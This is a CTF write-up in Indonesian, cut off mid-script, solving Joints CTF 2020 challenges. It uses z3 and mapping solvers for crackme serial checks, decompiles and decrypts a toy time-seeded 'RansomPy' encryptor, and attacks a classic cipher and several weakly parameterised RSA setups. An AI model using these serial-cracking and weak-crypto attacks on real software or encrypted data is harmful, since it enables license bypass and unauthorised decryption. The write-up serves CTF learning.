

Write Up Joints CTF 2020


UwU



Achmad Zaenuri Dahlan Putra
Ammar Alifian Fahdan
Dito Prabowo

Kategori : Reverse Engineering

Nama Soal : Crackme



crack me pls

nc 104.199.120.115 7778

Author: lunashci



PoC :

Diberikan sebuah file dengan nama crackme , disini kami langsung membukanya dengan ida.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax@4
4     __int64 v4; // rdx@4
5     char v5; // [sp+0h] [bp-30h]@1
6     _BYTE v6[3]; // [sp+5h] [bp-2Bh]@1
7     _BYTE v7[6]; // [sp+Ah] [bp-26h]@1
8     int v8; // [sp+14h] [bp-1Ch]@1
9     char v9; // [sp+19h] [bp-17h]@1
10    __int64 v10; // [sp+28h] [bp-8h]@1
11
12    v10 = *MK_FP(__FS__, 40LL);
13    __isoc99_scanf("%5c-%5c-%5c-%5c-%5c", &v5, v6, v7, &v7[5], &v8);
14    v9 = 0;
15    if ( checker(&v5) )
16        unlock();
17    else
18        printf("Invalid serial key");
19    result = 0;
20    v4 = *MK_FP(__FS__, 40LL) ^ v10;
21    return result;
22 }
```

Dari sini kita dapat mengetahui bahwa kita diharuskan menginputkan 25 character yang dipisah dengan " - " per 5 character .

Kemudian inputan kita akan dicek pada fungsi checker dan berikut **potongan** kode dari fungsi checker.

```

1  __int64 __fastcall checker(__int64 a1)
2  {
3      __int64 result; // rax@2
4
5      if ( *(_BYTE *) (a1 + 20) - *(_BYTE *) a1 == 24 )
6      {
7          if ( *(_BYTE *) (a1 + 8) + *(_BYTE *) (a1 + 5) == 126 )
8          {
9              if ( *(_BYTE *) (a1 + 14) * *(_BYTE *) (a1 + 5) == 3696 )
10             {
11                 if ( *(_BYTE *) (a1 + 21) - *(_BYTE *) (a1 + 1) == 33 )
12                 {
13                     if ( *(_BYTE *) (a1 + 10) - *(_BYTE *) a1 == 2 )
14                     {
15                         if ( *(_BYTE *) (a1 + 17) - *(_BYTE *) a1 == 19 )
16                         {
17                             if ( *(_BYTE *) (a1 + 17) * *(_BYTE *) (a1 + 1) == 3848 )
18                             {
19                                 if ( *(_BYTE *) (a1 + 4) + *(_BYTE *) (a1 + 6) == 123 )
20                                 {
21                                     if ( *(_BYTE *) (a1 + 13) * *(_BYTE *) (a1 + 16) == 4488 )
22                                     {
23                                         if ( *(_BYTE *) (a1 + 1) * *(_BYTE *) (a1 + 6) == 2600 )
24                                         {
25                                             if ( *(_BYTE *) (a1 + 13) * *(_BYTE *) (a1 + 23) == 3536 )
26                                             {
27                                                 if ( *(_BYTE *) (a1 + 8) - *(_BYTE *) (a1 + 5) == 14 )
28                                                 {
29                                                     if ( *(_BYTE *) (a1 + 15) + *(_BYTE *) (a1 + 5) == 123 )
30                                                     {

```

Disini terdapat banyak pengecekan yang intinya 25 character yang kita inputkan dicek semua , jika sesuai maka akan menghasilkan result 1 (true) sehingga membuat fungsi unlock dijalankan. Selanjutnya disini kami langsung membuat solver dengan menggunakan z3.

solver_crackme.py

```

from z3 import *

a1=[BitVec("x{}".format(i), 8) for i in range(25)]

s=Solver()

s.add(a1[20]-a1[0]==24)
s.add(a1[8]+a1[5]==126)
s.add((a1[14])*(a1[5])==3696)
s.add((a1[21])-(a1[1])==33)
s.add((a1[10])-a1[0]==2)
s.add((a1[17])-a1[0]==19)
s.add((a1[17])*(a1[1])==3848)
s.add((a1[4])+(a1[6])==123)
s.add((a1[13])*(a1[16])==4488)
s.add((a1[1])*(a1[6])==2600)
s.add((a1[13])*(a1[23])==3536)
s.add((a1[8])-(a1[5])==14)
s.add((a1[15])+(a1[5])==123)
s.add((a1[20])-(a1[17])==5)
s.add((a1[17])+(a1[16])==140)

```

```

s.add((a1[16])+(a1[14])==132)
s.add((a1[3])*(a1[6])==4250)
s.add((a1[18])+(a1[14])==145)
s.add(2*(a1[13])==136)
s.add((a1[17])-(a1[10])==17)
s.add((a1[11])+(a1[8])==145)
s.add((a1[9])+(a1[1])==135)
s.add((a1[11])+(a1[24])==146)
s.add((a1[3])-(a1[7])==11)
s.add(a1[0]-(a1[2])==2)
s.add((a1[11])-(a1[13])==7)
s.add((a1[3])+(a1[4])==158)
s.add((a1[3])-(a1[16])==19)
s.add((a1[4])-(a1[14])==7)
s.add((a1[12])*(a1[1])==4056)
s.add((a1[20])+(a1[8])==149)
s.add((a1[9])-(a1[4])==10)
s.add((a1[9])-(a1[6])==33)
s.add((a1[9])*(a1[13])==5644)
s.add((a1[16])+(a1[5])==122)
s.add((a1[16])-(a1[10])==9)
s.add((a1[17])+(a1[24])==145)
s.add((a1[20])-(a1[13])==11)
s.add((a1[18])*(a1[11])==5925)
s.add((a1[21])*(a1[23])==4420)
s.add((a1[22])*(a1[7])==5698)
s.add((a1[15])-(a1[19])==12)
s.add((a1[16])-(a1[1])==14)
s.add((a1[3])-(a1[13])==17)
s.add((a1[12])*(a1[8])==5460)
s.add((a1[21])*(a1[13])==5780)
s.add((a1[7])*(a1[1])==3848)
s.add((a1[22])+(a1[6])==127)
s.add((a1[13])+(a1[5])==124)
s.add((a1[24])+(a1[1])==123)
s.check()

model = s.model()
result = ""
cnt=0
for i in a1:
    result += chr(model[i].as_long())
    cnt+=1
    if(cnt%5==0 and cnt!=25):
        result+="-"
print(result)

```

Flag : JOINTS20{z3_algebra_solver}

Nama Soal : -

-
444

Author: lunashci

↓ setrip

PoC :

Diberikan sebuah file dengan nama setrip, disini kami langsung membukanya dengan ida.

Berikut kode dari fungsi main.

```
v10 = *MK_FP(_FS_, 40LL);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(&v8, a2, a3);
std::operator<<<std::char_traits<char>>(&std::cout, "password: ");
fflush(stdout);
std::operator>><char, std::char_traits<char>, std::allocator<char>>(&std::cin, &v8);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(&v9, &v8);
v3 = sub_10DA(&v9) != 0;
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v9);
if ( v3 )
{
    LODWORD(v4) = std::operator<<<std::char_traits<char>>(&std::cout, "JOINTS(");
    LODWORD(v5) = std::operator<<<char, std::char_traits<char>, std::allocator<char>>(&v4, &v8);
    std::operator<<<std::char_traits<char>>(&v5, ")\n");
}
else
{
    std::operator<<<std::char_traits<char>>(&std::cout, "Nope\n");
}
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v8);
result = 0LL;
v7 = *MK_FP(_FS_, 40LL) ^ v10;
return result;
```

Pada fungsi main kita memasukkan string yang merupakan password dan string tersebut akan di jadikan sebagai argumen pada pemanggilan fungsi **sub_10DA(&v9)** yang nanti harus menghasilkan nilai !=0 agar v3 bernilai **true** dan menghasilkan sebuah flag.

Jadi disini kita langsung cek saja isi dari fungsi **sub_10DA()**

```

v13 = *MK_FP(_FS_, 40LL);
std::allocator<char>::allocator(&v9);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(&v11, &unk_1505, &v9);
std::allocator<char>::~allocator(&v9);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(&v12, &unk_1505, v1);
for ( i = 0; ; ++i )
{
    v2 = i;
    LODWORD(v3) = std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(a1);
    if ( v2 >= v3 )
        break;
    LODWORD(v4) = std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[] (a1, i);
    v5 = *v4 - 56;
    LODWORD(v4) = (unsigned int)((*v4 + 200) >> 31) >> 25;
    std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator+=(
        &v12,
        (unsigned int)(char){((( _BYTE)v4 + v5) & 0x7F) - ( _BYTE)v4});
}
v6 = (unsigned __int8)sub_13F2(&v12, &v11);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v12);
std::_cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v11);
result = v6;
v8 = *MK_FP(_FS_, 40LL) ^ v13;
return result;

```

Pada fungsi tersebut dilakukan perubahan per character dari string yang kita inputkan kemudian disimpan pada variable v12 dan terakhir dilakukan pengecekan terhadap variable v11. Karena disini perubahan dilakukan percharacter dan letak tidak berpengaruh , jadi antara “ab” dan “ba” nilai perubahan untuk a dan b akan tetap maka kita dapat melakukan mapping seluruh printable char dan selanjutnya kita translate value yang digunakan untuk comparing kembali ke string semula.

Disini saya menggunakan list berikut untuk seluruh printable characternya

```
import string
```

```
string.printable[:-6] // panjangnya 94
```

Kemudian set breakpoint pada address 0x555555551ab (pemanggilan fungsi **sub_13F2()**) , hal tersebut dikarenakan kita dapat mengambil nilai inputan kita yang telah dirubah dan juga nilai yang seharusnya .

```

->0x555555551ab      call  0x555555553f2
\-> 0x555555553f2      push  rbp
0x555555553f3      mov   rbp, rsp
0x555555553f6      push r12
0x555555553f8      push rbx
0x555555553f9      sub   rsp, 0x10
0x555555553fd      mov   QWORD PTR [rbp-0x18], rdi
----- arguments (guessed) -----
0x555555553f2 (
    $rdi = 0x00007fffffffdbf0->0x0000555557695e0->0x7f7e7d7c7b7a7978,
    $rsi = 0x00007fffffffdbd0->0x0000555557695c0->0x0d0f273a2d7d7b2f,
    $rdx = 0x00007fffffffdbd0->0x0000555557695c0->0x0d0f273a2d7d7b2f,
    $rcx = 0x0000000000000000
)

```



```
gef> x/94bx 0x00005555557695e0
0x5555557695e0: 0x78 0x79 0x7a 0x7b 0x7c 0x7d 0x7e 0x7f
0x5555557695e8: 0x00 0x01 0x29 0x2a 0x2b 0x2c 0x2d 0x2e
0x5555557695f0: 0x2f 0x30 0x31 0x32 0x33 0x34 0x35 0x36
0x5555557695f8: 0x37 0x38 0x39 0x3a 0x3b 0x3c 0x3d 0x3e
0x555555769600: 0x3f 0x40 0x41 0x42 0x09 0x0a 0x0b 0x0c
0x555555769608: 0x0d 0x0e 0x0f 0x10 0x11 0x12 0x13 0x14
0x555555769610: 0x15 0x16 0x17 0x18 0x19 0x1a 0x1b 0x1c
0x555555769618: 0x1d 0x1e 0x1f 0x20 0x21 0x22 0x69 0x6a
0x555555769620: 0x6b 0x6c 0x6d 0x6e 0x24 0x6f 0x70 0x71
0x555555769628: 0x72 0x73 0x74 0x75 0x76 0x77 0x02 0x03
0x555555769630: 0x04 0x05 0x06 0x07 0x08 0x23 0x24 0x24
0x555555769638: 0x25 0x26 0x27 0x28 0x43 0x44
```

```
gef> x/23bx 0x00005555557695c0
0x5555557695c0: 0x2f 0x7b 0x7d 0x2d 0x3a 0x27 0x0f 0x0d
0x5555557695c8: 0x7d 0x2d 0x3a 0x27 0x33 0x7b 0x41 0x27
0x5555557695d0: 0x2b 0x10 0x2d 0x2b 0x33 0x2d 0x3a
```

Berikut solver yang kami gunakan , disini kami merubah nilai { menjadi _ dikarenakan untuk pembatas antara kata biasanya menggunakan _ dan itu valid ketika kami coba pada file setrip.

solve_setrip.py

```
import string
a=[0x2f,0x7b,0x7d,0x2d,0x3a,0x27,0x0f,0x0d,0x7d,0x2d,0x3a,0x27,0x33,0x7b,0x
41,0x27,0x2b,0x10,0x2d,0x2b,0x33,0x2d,0x3a]
b=[0x78,0x79,0x7a,0x7b,0x7c,0x7d,0x7e,0x7f,0x00,0x01,0x29,0x2a,0x2b,0x2c,0x
2d,0x2e,0x2f,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x3a,0x3b,0x
3c,0x3d,0x3e,0x3f,0x40,0x41,0x42,0x09,0x0a,0x0b,0x0c,0x0d,0x0e,0x0f,0x10,0x1
1,0x12,0x13,0x14,0x15,0x16,0x17,0x18,0x19,0x1a,0x1b,0x1c,0x1d,0x1e,0x1f,0x2
0,0x21,0x22,0x69,0x6a,0x6b,0x6c,0x6d,0x6e,0x24,0x6f,0x70,0x71,0x72,0x73,0x7
4,0x75,0x76,0x77,0x02,0x03,0x04,0x05,0x06,0x07,0x08,0x23,0x24,0x24,0x25,0x
26,0x27,0x28,0x43,0x44]
c=string.printable[:-6]
d=dict(zip(b,c))
flag=""
for i in a:
    flag+=d[i]
print flag.replace('{','_')
```

Flag : JOINTS20{g35er_GE5er_k3y_cHecker}

Nama Soal : RansomPy

RansomPy

451




bantu saya mengembalikan file ini

Author: lunashci



PoC :

Diberikan sebuah file RansomPy.zip dan berikut isinya.

Name	Size	Type	Modified
 encrypted.txt	24 bytes	plain text docu...	03 Mei 2020, 04:01
 RansomPy.pyc	781 bytes	Python bytecode	02 Mei 2020, 20:21
 flag.pdf.enc	100,1 kB	unknown	03 Mei 2020, 04:01

Selanjutnya kami extract file zip tersebut dan langsung melakukan decompile terhadap file **RansomPy.pyc** menggunakan uncompyle6.

```
# Compiled at: 2020-05-02 14:13:22
# Size of source mod 2**32: 763 bytes
import random
import time
import os

def enc(0000000000000000):
    0000000000000000 = open(0000000000000000, 'rb')
    0000000000000000 = open(0000000000000000 + '.enc', 'wb')
    0000000000000000 = int(time.time())
    random.seed(0000000000000000)
    0000000000000000.write(b'ransom')
    0000000000000000 = ''
    for 0000000000000000 in 0000000000000000.read():
        0000000000000000 += chr(0000000000000000 ^ random.randint(0, 255))

    0000000000000000.write(0000000000000000.encode('charmap'))
    0000000000000000.write(b'ransom')
    0000000000000000.close()

for file in os.listdir('.'):
    if file.startswith('flag'):
        if not file.endswith('enc'):
            enc(file)
            open('encrypted.txt', 'a+').write('{} :)\n'.format(file))
# okay decompiling RansomPy.pyc
```


Disini dilakukan enkripsi terhadap file yang berawalan **flag** dan hasilnya disimpan dengan format **namafile.enc** . Proses enkripsi memanfaatkan nilai random dengan nilai seednya adalah waktu pada saat program dijalankan. Hal pertama yang kami lakukan adalah mencari kemungkinan nilai **seed** nya dengan cara melihat kapan file **flag.pdf.enc** dibuat/diubah dengan menggunakan command **stat**.

```
noob kosong RansomPy $ stat flag.pdf.enc
File: 'flag.pdf.enc'
Size: 100085          Blocks: 200          IO Block: 4096    regular file
Device: 80ah/2058d    Inode: 284042       Links: 1
Access: (0777/-rwxrwxrwx)  Uid: ( 1000/      noob)   Gid: ( 1000/      noob)
Access: 2020-05-03 14:05:25.750971800 +0700
Modify: 2020-05-03 04:01:11.000000000 +0700
Change: 2020-05-03 14:02:11.616405300 +0700
```

File diubah pada **2020-05-03 04:01:11.000000000** , disini kami langsung menggunakan **epochconverter** untuk mengubah dari human readable data ke unix timestamp.

Yr	Mon	Day	Hr	Min	Sec			
2020	-	5	-	3	4	:	1	:
							11	
							AM	
							GMT	

Epoch timestamp: 1588478471

Timestamp in milliseconds: 1588478471000

Setelah itu kita mencari file signature dari file pdf , karena yang dienkrpsi adalah file pdf.

25 50 44 46 2d	%PDF-	0	pdf	PDF document ^[16]
----------------	-------	---	-----	------------------------------

Karena kita tahu bahwa enkripsi yang dilakukan adalah **e += chr(f ^ random.randint(0, 255))** maka kita dapat mendapatkan nilai randomnya dengan cara **random=e[i]^f[i]** , dengan asumsi bahwa e merupakan variable dari file encrypted dan f adalah variable dari file asli. Selanjutnya didapatkan nilai dari random adalah **rand=[0, 180, 253, 107, 14]** , selanjutnya kita tinggal membuat script untuk melakukan bruteforcing terhadap seed berdasarkan nilai random yang ada. Berikut script yang kami gunakan.

helper_rand.py

```
import random
import time

rand=[0, 180, 253, 107, 14]
seed=1588478471
loop=True
while(loop):
    random.seed(seed)
    for j in range(5):
        a=random.randint(0, 255)
        if(rand[j]!=a):
```

```

        break
    elif(rand[j]==a and j==4):
        print(seed)
        loop=False
seed-=1

```

berikut hasilnya

```

noob  kosong  RansomPy  $  python3 helper_rand.py
1588453271

```

Setelah mengetahui nilai **seed** nya maka selanjutnya kita tinggal melakukan decrypt dengan menjalankan fungsi yang sama namun dengan sedikit perubahan yaitu menghapus **OOOOOOOOOOOOOOOOOOOO.write(b'ransom')** pada fungsi enc dan juga menghapus string **ransom** pada file .enc (disini saya menyimpannya sebagai asd.enc). Berikut solver yang kami gunakan.

solver_rand.py

```

import random
import time
import os


def enc(b):
    a = open(b, 'rb')
    c = open('flag.pdf', 'wb')
    d = 1588453271
    random.seed(d)
    e = ""
    for f in a.read():
        e += chr(f ^ random.randint(0, 255))

    c.write(e.encode('charmap'))
    c.close()

enc("asd.enc")

```

Dan berikut hasilnya



Flag : JOINTS20{EZ_Random_S33d}

Kategori : Crypto

Nama Soal : Classic

classic
194

Author: vido21

↓ cipher

↓ soal.py

PoC :

Diberikan file soal.py dan cipher , disini kami langsung membuka file soal.py .

```
1 from string import printable
2 import random
3 from constants import flag,key
4
5 assert len(key)==15
6 prepare = ''.join(bin(ord(i))[2:].rjust(8,'0') for i in flag)
7
8 c = ''
9 for i in range(len(prepare)):
10     c += chr(ord(prepare[i]) + ord(key[i%len(key)]) - ord('A'))
11
12 f = open('cipher','w')
13 f.write(c)
14 f.close()
```

Algoritma yang dipakai pada script tersebut adalah pertama mengubah setiap character pada flag menjadi bilangan biner dengan panjang 8 (padding 0) dan selanjutnya dilakukan operasi **c += chr(ord(prepare[i]) + ord(key[i%len(key)]) - ord('A'))** . Jadi disini karena kita tahu format dari flag adalah JOINTS20 dan panjang key adalah 15 , maka disini kita hanya perlu 2 character pertama pada flag dan 16 character pertama pada cipher untuk mendapatkan nilai dari key.

helper_classic.py

```
flag="JO"
cip="W_`Ti^eUX^TcXYcX"
prepare = ''.join(bin(ord(i))[2:].rjust(8,'0') for i in flag)
key=""
for i in range(len(prepare)):
    key += chr(ord(cip[i]) - ord(prepare[i]) + ord('A'))
print key
```

Berikut hasilnya ketika dijalankan

```
py noob  kosong  joints  $ python helper_classic.py  
hokeyoufinethish
```

Dari sini dapat kita ketahui bahwa keynya adalah **hokeyoufindthis** .

Selanjutnya kita langsung saja melakukan decrypt dengan membalik alur enkripsi menjadi **realflag+=chr(ord(a[i]) - ord(key[i%len(key)]) + ord('A'))** , dimana variable a merupakan isi dari file cipher. Berikut solver yang kami gunakan.

solver_classic.py

```
key="hokeyoufindthis"  
  
f=open("cipher","r")  
realflag=""  
a=f.read()  
for i in range(len(a)):  
    realflag+=chr(ord(a[i]) - ord(key[i%len(key)]) + ord('A'))  
res=""  
for i in range(0,len(realflag),8):  
    res+=chr(int(realflag[i:i+8],2))  
print res
```

Flag : JOINTS20{i_t0Ld_y0U_Cl4s5!cal_iS_b4d}

Nama Soal : Modulo

modulo
428

Author: vido21



flag.enc



modulo.py



pub.key

PoC :

Diberikan file modulo.py , flag.enc , dan juga pub.key . Disini kami langsung membuka file modulo.py.

```

1  from sympy import mod_inverse
2  from sympy import isprime
3  from secret import flag
4  from Crypto.Util.number import getPrime
5
6  e = 65537
7  while True:
8      p = getPrime(1024)
9      q = mod_inverse(e,p)
10     if isprime(q):
11         break
12
13     N=p*q
14
15     m=int(flag.encode("hex"),16)
16     c=pow(m,e,N)
17     f=open("pub.key","a")
18     f.write("e:" +str(e)+"\n")
19     f.write("N:" +str(N))
20     f.close()
21
22     f=open("flag.enc","w")
23     f.write(str(c))
24     f.close()
25

```

Dari sini dapat kita ketahui sesuatu yang unik dari rsa biasanya adalah dimana **q** merupakan **mod_inverse** dari **p** , atau bisa dibilang $q = e^{-1} \bmod p$. Dari persamaan tersebut kita dapat menurunkannya menjadi seperti berikut.

$$\begin{aligned}
 q &= \text{mod_inverse}(p) \\
 q &= e^{-1} \bmod p \\
 q * e &= 1 \bmod p \\
 q * e &= k * p + 1 \\
 q * q * e &= q * (k * p + 1) \\
 (q^2) * e &= (k * p * q) + q \\
 (q^2) * e &= (k * N) + q \\
 ((q^2) * e) - q &= k * N \\
 q &= ((k * N) / e)^{1/2}
 \end{aligned}$$

Jadi selanjutnya kita tinggal melakukan bruteforce pada nilai **k** sampai menemukan nilai **q** yang dapat membagi **n** , sisanya tinggal melakukan decrypt rsa seperti biasa. Berikut solver yang kami gunakan.

solver_modulo.py

```

import gmpy
from gmpy2 import isqrt
from Crypto.Util.number import *

def dec(p,q,c):
    e = 65537
    n = p*q
    phi = (p-1)*(q-1)

```

```
d = gmpy.invert(e, phi)
m = pow(c, d, n)
return long_to_bytes(m)
```

```
e=65537
```

```
n=102775729732100153961145099784613257890395201674523525130975308125372
332785378524901967898646371672806142410845379177332352532951525850363208
184898684750701725977661083879933501878986641327062001205567857018108212
475048959674640417603715714731982542042930242392678777077948124556715322
435056689355762742635580551200218669991713958152716377247940825833480229
559623606897353173210051857454719243662485567187030929644121823569531065
148327072621120324722655708659291858137408021629946038209358997581117851
697127100626182526480482328015020259217264539189587540825034283445775937
06689456241538580051170410475901682919820407
c=9282759114952808782338159099200844234027192620793009309771422378179941
932315544383163164759394181423333665657762140337035344658303484422706422
578011822171194284632349341809070969082565582398136432776470343294919930
418093066190468470875399749728759427952514921908118614934108781847644468
065717905796337384033779009656097794666441449537136809804274856747275667
694410636901901768932684500787393231387839745663627897600768606790896235
124244435662845346957188186542481685555022187910063678131470580660442326
028905205446205231602745768548751730077840690017017631146039677970769702
50108458779239620170308547881669781949287
```

```
for k in range(1, 100000):
    q = isqrt(k * n / e)
    for q in range(q-100, q+100):
        if n % q == 0:
            print dec(n/q,q,c)
            break
```

Flag : JOINTS20{M0dul4r_4r1thm3t1c}


Nama Soal : babyRSA

babyRSA

484

nc 104.199.120.115 8889

Author: vido21

 babyRSA.py

PoC :

Diberikan sebuah file babyRSA.py disini kami langsung membukanya.

```
def main():

    rsa1 = RSA(3, getPrime(2048), getPrime(2048))
    p = getPrime(2048)
    rsa2 = RSA(65537, p, next_prime(p))
    rsa3 = RSA(65537, getPrime(128), getPrime(128))
    random.seed(os.urandom(8))

    list_rsa = [rsa1, rsa2, rsa3]
    random.shuffle(list_rsa)

    print("""
Complete the following three questions
""")
    try:
        for i in range(3):
            m = int(os.urandom(16).encode("hex"), 16)
            print("e : " + list_rsa[i].getExponent())
            print("N : " + list_rsa[i].getModulus())
            print("c : " + list_rsa[i].encrypt(m))
            ans = raw_input("m >> ").strip()
            print ans

            if ans != str(m):
                print("Wrong !!")
                exit(0)

        print flag
    except Exception:
        print("Error occurred")
        exit(0)

if __name__ == '__main__':
    main()
```

Disini terdapat tiga enkripsi RSA dengan ciri-ciri tersendiri.

- **rsa1** = menggunakan nilai eksponen yang kecil yaitu 3
- **rsa2** = nilai dari q adalah next prime dari p , jadi kedua nilai tersebut berdekatan
- **rsa3** = menggunakan p dan q sepanjang 128 bit.

Dari sini kita bisa melakukan ketiga teknik yang berbeda untuk melakukan decrypt terhadap enkripsi tersebut.

- **rsa1** dengan menggunakan cube root dari cipher.
- **rsa2** dengan melakukan square root pada N dan melakukan bruteforce terhadap nilai q (dengan mencari nilai p+i yang habis membagi n, dimana i adalah nilai yang akan terus bertambah dan jika valid maka hasil bagi tersebut lah nilai q)
- **rsa3** dengan menggunakan **yafu** untuk menemukan nilai dari p dan q berdasarkan n, ini dapat dilakukan karena nilai p dan q terhitung kecil.

Berikut solver yang kami gunakan untuk **rsa1** dan **rsa2**

solver_babyrsa.py

```
from Crypto.Util.number import *
import gmpy2

def dec(p,q,c):
    e = 65537
    n = p*q
    phi = (p-1)*(q-1)
    d = gmpy2.invert(e, phi)
    m = pow(c, d, n)
    return m

def rsa1(n,c):
    e=3
    with gmpy2.local_context(gmpy2.context(), precision=300) as ctx:
        root = gmpy2.cbrt(c)
        print (root)
        abc = (int(root))
        return abc

def rsa2(n,c):
    p = gmpy2.isqrt(n)
    while True:
        q,r = gmpy2.t_divmod(n, p)
        if r == 0:
            break
        p += 1
    return dec(p,q,c)

while True:
    n=int(raw_input())
    c=int(raw_input())
    sel=int(raw_input())
    if sel==1:
```

```
print rsa1(n,c)
elif sel==2:
    print rsa2(n,c)
```

Disini kami melakukannya semi manual , jadi memasukkan nilai m nya secara manual namun tidak untuk decryption nya.

Soal 1 , nilai m dapat dicari menggunakan solver_babyrsa.py dengan opsi 1 (rsa1)

```
noob > kosong joints > $ nc 104.199.120.115 8889

Complete the following three questions

e :3
N :60229284960500574379305827044819937459564132731014525161135367801272909160332
58764378241561171492086732454956403397460759384072166935820137933447044859880455
63640028080575855943978989421253565955394987143013208979021328604865589386746600
95905293690530684626005518698925055095531986608112615871241355663926515746865408
97317641687076417246166530752325336652210835302411910409938144651165523033804267
85804255332360739196682003681738423119437338954933754069841867483262602522100743
74195744747032764270716274553226424870608203272757516527787354117362012849243680
19429981694374554698184037867507240469856165642681066074561283946419060505707203
14929675014388402642600936822461230869955984195176793048477617447139598071973417
70579086819868957610886370368075527370142235072557888144355336099319976268292230
13973362507420354314327448537364086151819558718597102744560435396213339973452652
88224532575142827398538503824988682008375993735890965181161905400607045162685691
80155387500054909546734729476953348371722397931788941611129518188439037871310237
32612682381257573755565531292137908114206474888472918388180766457816191058748903
30389376179859661556576698222549393285042406605213729978413038618633689973176281
620902871333491644150906281067947767
c :13121651095526194176001130384355937736895680950347933116772886139364569486761
77605047819218142491815128172256776192
m >> 109478665583651995425495925090560048848
109478665583651995425495925090560048848
```

Soal 2 , nilai m dapat dicari menggunakan solver_babyrsa.py dengan opsi 2 (rsa2)

```
e :65537
N :34556087343280677051229491753488457220802861012486537120055197391462833434869
21392574802707605321914634980716846073809720593389543199201699870925362276476426
32069385769953860307577991746943048667290623121710372061218391637708901834079747
22388959300503757504167240610023109288722603047653067176184914556006279698836477
70808992672644634276716090053705264574824528981413048693037313202571925994654284
18134928676912187098277125064320294059773903536637293612951872411367686866231342
55704082242930446823467977030227053235318190263861021437881910576173177754892682
72293139333245515427148851520966410467486750629702945723986136113914223333976332
74323853861851309571593775375983139544927089324913622894083772338893146793051948
98248715157336669394349234126227121815492747546503972233534633474312080388732931
85896577039309444328651483100862555848056209034119536313118905087225110750102647
01103834565074384691732689166772192016114630255006950628700670913217813106095583
76222136426222657819177564154380523397815922987905567773940231153147685461097097
15411372757655053999538074764394121159650950981271571396350730889564664693813607
80073491414640453430510239776128230370046577056170707320597770570008473345525793
028607726844234054502538348773588659
```



```

c :36306410154081318950555726199395808382482309721753276437087185697314628791136
45828690815250987274534519108447947796281855825038331071389275725218908990824575
35533012591076323454466996865749090955667014177343314072539445281518790010553741
52110687690138320595677152899620663371008652236845735712143180287530468690308262
75710465123404472129251428826843941680752247885319598555465995541925145118373113
62684248133183265726364562154578114120170869518770388747165207209353058367105715
43185210792825390736265352522747256360277985777482627616028999552539216994766057
76660473077991579600961071746093345004985839979419525980415286217494702928135160
58412125579641988890354257496961622009364020741154166971972534167214701121081516
44382754702198929012450725798629393551695837656266444689243305182810348985937179
25258252974311752617920378679718862649449647417159440153472108934283000494969621
35966356060528262340958951182601944277085434988373585864235516935318500759853943
52822777261692661844863769058568077217326465557848122236835589400066543120538669
79593989525467839407071014486453806344544930394741349331553726634375460535858654
15232674283701868080119658215161645034509860123928980314078031141653679197581063
29967179886186946890069758617248829
m >> 128101684899436094879659438249702622750
128101684899436094879659438249702622750

```

Soal 3 , nilai p dan q dapat dicari menggunakan yafu dan melakukan decrypt dengan fungsi decrypt rsa seperti biasa (rsa3)

```

e :65537
N :70895395940330594614868473077500943044905342333255217397415425914966843000317
c :9263706787066200440257778861695246266063182766311318313901996443951769503964
m >> 62550176622612614370546581103927784648
62550176622612614370546581103927784648

```

yafu

```

>> factor(7089539594033059461486847307750094304490534233325521739741542591496684
3000317)

fac: factoring 70895395940330594614868473077500943044905342333255217397415425914
966843000317
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
rho: x^2 + 3, starting 1000 iterations on C77
rho: x^2 + 2, starting 1000 iterations on C77
rho: x^2 + 1, starting 1000 iterations on C77
pml: starting B1 = 150K, B2 = gmp-ecm default on C77
ecm: 30/30 curves on C77, B1=2K, B2=gmp-ecm default
ecm: 74/74 curves on C77, B1=11K, B2=gmp-ecm default
ecm: 149/149 curves on C77, B1=50K, B2=gmp-ecm default, ETA: 0 sec

starting SIQS on c77: 7089539594033059461486847307750094304490534233325521739741
5425914966843000317

==== sieving in progress (1 thread): 36224 relations needed ====
==== Press ctrl-c to abort and save state ====
36303 rels found: 18214 full + 18089 from 190517 partial, (1823.17 rels/sec)

SIQS elapsed time = 116.2025 seconds.
Total factoring time = 136.8565 seconds

```

```
***factors found***
```

```
P39 = 339415825739033002444344570636358786337  
P39 = 208874750568761078147206025869188616541
```

```
ans = 1
```

dec.py

```
from Crypto.Util.number import *  
import gmpy2
```

```
def dec(p,q,c):
```

```
    e = 65537
```

```
    n = p*q
```

```
    phi = (p-1)*(q-1)
```

